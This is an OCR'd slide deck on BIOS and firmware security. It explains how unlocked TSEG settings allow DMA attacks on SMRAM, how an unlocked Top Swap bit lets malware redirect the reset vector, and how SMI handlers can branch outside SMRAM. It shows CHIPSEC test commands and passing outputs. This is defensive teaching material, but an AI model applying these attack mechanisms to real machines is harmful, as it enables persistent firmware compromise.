
- SMRAM has to be protected from DMA Attack
- Protection from inbound DMA access is guaranteed by programming TSEG range
- When BIOS doesn't lock down TSEG range configuration, malware can move TSEG outside of where actual SMRAM is
- Then program one of DMA capable devices (e.g. GPU device) or Graphics Aperture to access SMRAM
- Programmed I/O accesses: a threat to Virtual Machine Monitors?
- System Management Mode Design and Security Issues

- BIOS has to lock down configuration required to define range protecting SMRAM from inbound DMA access (e.g. TSEG range)
- **`chipsec_main --module smm_dma`**

DMA Access to SMRAM: Normal Memory Map



DMA Access to SMRAM: DMA Attacks



Is SMRAM Protected From DMA Attacks?


```
[*] running module: chipsec.modules.smm_dma
[x][ =======================================================================
[x][ Module: SMRAM DMA Protection
[x][ =======================================================================
[*] Registers:
[*]   TOLUD    : 0xBFA00001
[*]   BGSM     : 0xBD800001
[*]   TSEGMB   : 0xBD000001
[*]   SMRR_BASE: 0x00000000BD000006
[*]   SMRR_MASK: 0x00000000FF800800

[*] Memory Map:
[*]   Top Of Low Memory        : 0xBFA00000
[*]   TSEG Range (TSEGMB-BGSM): [0xBD000000-0xBD7FFFFF]
[*]   SMRR Range               : [0xBD000000-0xBD7FFFFF]

[*] checking locks..
[+]   TSEGMB is locked
[+]   BGSM is locked
[*] checking TSEG covers entire SMRR range..
[+]   TSEG covers entire SMRAM

[+] PASSED: TSEG is properly configured. SMRAM is protected from DMA attacks
```

BIOS Attack Surface: Hardware Configuration




Problems With HW Configuration/Protections

BIOS Top Boot-Block Swap Attack

- "Top Swap" mode allows fault-tolerant update of the BIOS boot-block
- Enabled by BUC[TS] in Root Complex MMIO range
- Chipset inverts A16 line (A16-A20 depending on the size of boot-block) of the address targeting ROM, e.g. when CPU fetches reset vector on reboot
- Thus CPU executes from 0xFFFEFFF0 inside "backup" boot-block rather than from 0xFFFFFFF0
- Top Swap indicator is not reset on reboot (requires RTC reset)
- When not locked/protected, malware can redirect execution of reset vector to alternate (backup) boot-block
- BIOS Boot Hijacking and VMware Vulnerabilities Digging

- BIOS has to lock down Top Swap configuration (BIOS Interface Lock in General Control & Status register) & protect swap boot-block range in SPI
- **`chipsec_main --module common.bios_ts`**

BIOS Top Swap



CPU normally fetches reset vector at FFFFFFF0

When TS is not locked:


- Malware sets BUC[TS]
- Out of reset, CPU starts @ reset vector
- Chipset inverts A16
- CPU fetches instr. from alternate BB (at FFFEFFF0) instead of FFFFFFF0

Is BIOS Interface Locked?


```
[+] imported chipsec.modules.common.bios_ts
[x][ =======================================================================
[x][ Module: BIOS Interface Lock and Top Swap Mode
[x][ =======================================================================
[*] RCBA General Config base: 0xFED1F400
[*] GCS (General Control and Status) register = 0x00000021
    [10] BBS  (BIOS Boot Straps)         = 0x0
    [00] BILD (BIOS Interface Lock-Down) = 1
[*] BUC (Backed Up Control) register = 0x00000000
    [00] TS (Top Swap) = 0
[*] BC (BIOS Control) register = 0x2A
    [04] TSS (Top Swap Status) = 0
[*] BIOS Top Swap mode is disabled

[+] PASSED: BIOS Interface is locked (including Top Swap Mode)
```


BIOS Attack Surface: SMI Handlers




Legacy SMI Handlers Calling Out of SMRAM



Legacy SMI Handlers Calling Out of SMRAM



Legacy SMI Handlers Calling Out of SMRAM



Legacy SMI Handlers Calling Out of SMRAM

Branch Outside of SMRAM

